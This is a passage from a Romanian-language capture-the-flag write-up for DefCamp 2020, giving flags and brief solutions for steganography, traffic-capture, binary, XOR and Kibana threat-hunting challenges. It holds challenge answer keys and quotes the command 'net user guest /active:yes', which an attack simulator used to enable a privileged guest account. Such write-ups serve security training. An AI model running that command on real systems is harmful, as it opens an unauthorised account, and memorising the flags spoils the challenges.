ctf{32849dd9d7e7b313c214a7b1d004b776b4af0cedd9730e6ca05ef725a18e38e1}

3.15.2 Summary of the vulnerabilities identified

Steghide

3.15.3 Proof of solving

Am primit o poza pe care scria STEG in HIDDEn place. Din asta ne putem da seama ca se face o referire la steghide. Prima data am incercat sa folosesc steghide fara parola, fara success, iar dupa cateva incercari am gasit ca parola era “stug”. Folosind aceasta parola primeam un fisier numit flag.txt din care scoteam flag-ul.

```
root@kali:~/Desktop/CTF/Competition/DefCamp2020/Stug# steghide extract -sf stug.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
root@kali:~/Desktop/CTF/Competition/DefCamp2020/Stug# cat flag.txt
ctf{32849dd9d7e7b313c214a7b1d004b776b4af0cedd9730e6ca05ef725a18e38e1}root@kali:~/Desktop/CTF/Competition/DefCamp2020/Stug#
```

3.16 <BASIC-COMS>

3.16.1 Proof of flag


CTF{ca314be22457497e81a08fc3bfdbdcd3e0e443c41b5ce9802517b2161aa5e993}

3.16.2 Summary of the vulnerabilities identified

HTTP GET request

3.16.3 Proof of solving

Am primit o captura de trafic in care am gasit un sigur request HTTP. L-am inspectat si am vazut ca in parametrul de GET era trimis flag-ul.



3.17 <YOPASS-GO>

3.17.1 Proof of flag


ctf{0962393ce380c3cf696c6c59a085cde0f7edd1382f2e9090220abdf9a6396c88}

3.17.2 Summary of the vulnerabilities identified

Flag-ul hardcodat in binar

3.17.3 Proof of solving

Am primit un binar scris in Golang. La inceput am icnercat sa fac reverse pe el, dar avand in vedere ca era la entry lever trebuia sa fie ceva mult mai usor, asa ca am incercat pur si simplu sa dau grep dupa “ctf” si.. a mers.



3.18 <WHY_XOR>

3.18.1 Proof of flag


ctf{79f107231696395c004e87dd7709d3990f0d602a57e9f56ac428b31138bda258}

3.18.2 Summary of the vulnerabilities identified

XOR repetat cu aceeasi cheie

3.18.3 Proof of solving

In acest challenge primeam un ciphertext si codul folosit pentru a il creea. Se putea observa ca este vorba de un xor intre doua string-uri. Ciphertext-ul incepea cu \x00\x00\x00, deci era vorba de un xor intre flag si o cheie care incepea cu primele 3 caractere ale acestuia. Cum noi stim ca formatul este ctf, am luat ciphertext-ul si l-am xor-at cu “ctf” si asa am scos flag-ul.



3.19 <HUNTING-INTO-THE-WILD – Q1>

3.19.1 Proof of flag
CTF{mime.exe}

3.19.2 Summary of the vulnerabilities identified
Kibana

3.19.3 Proof of solving
Avand in vedere ca am inceput cu Q3 a fost destul de usor sa imi dau seama numele executabilului, stiind flow-ul actiunilor. Dup ace am cautat APTSimulator pe github am putut vedea exact de ce utilitare dispune.

<HUNTING-INTO-THE-WILD – Q3>

3.19.4 Proof of flag
CTF{APTSimulator.bat}

3.19.5 Summary of the vulnerabilities identified
Kibana

3.19.6 Proof of solving
Urmarind flow-ul programului in winlogbeat am putut observa numele scriptului rulat pentru a genera acest APT, respectiv APTSimulator.bat.

<HUNTING-INTO-THE-WILD – Q4>

3.19.7 Proof of flag
net user guest /active:yes

3.19.8 Summary of the vulnerabilities identified
Kibana

3.19.9 Proof of solving
Stiind ca este vorba de APTSimulator, comanda pe care a dat-o pentru activarea user-ului cu drepturi de administrator era cea default pentru acest script.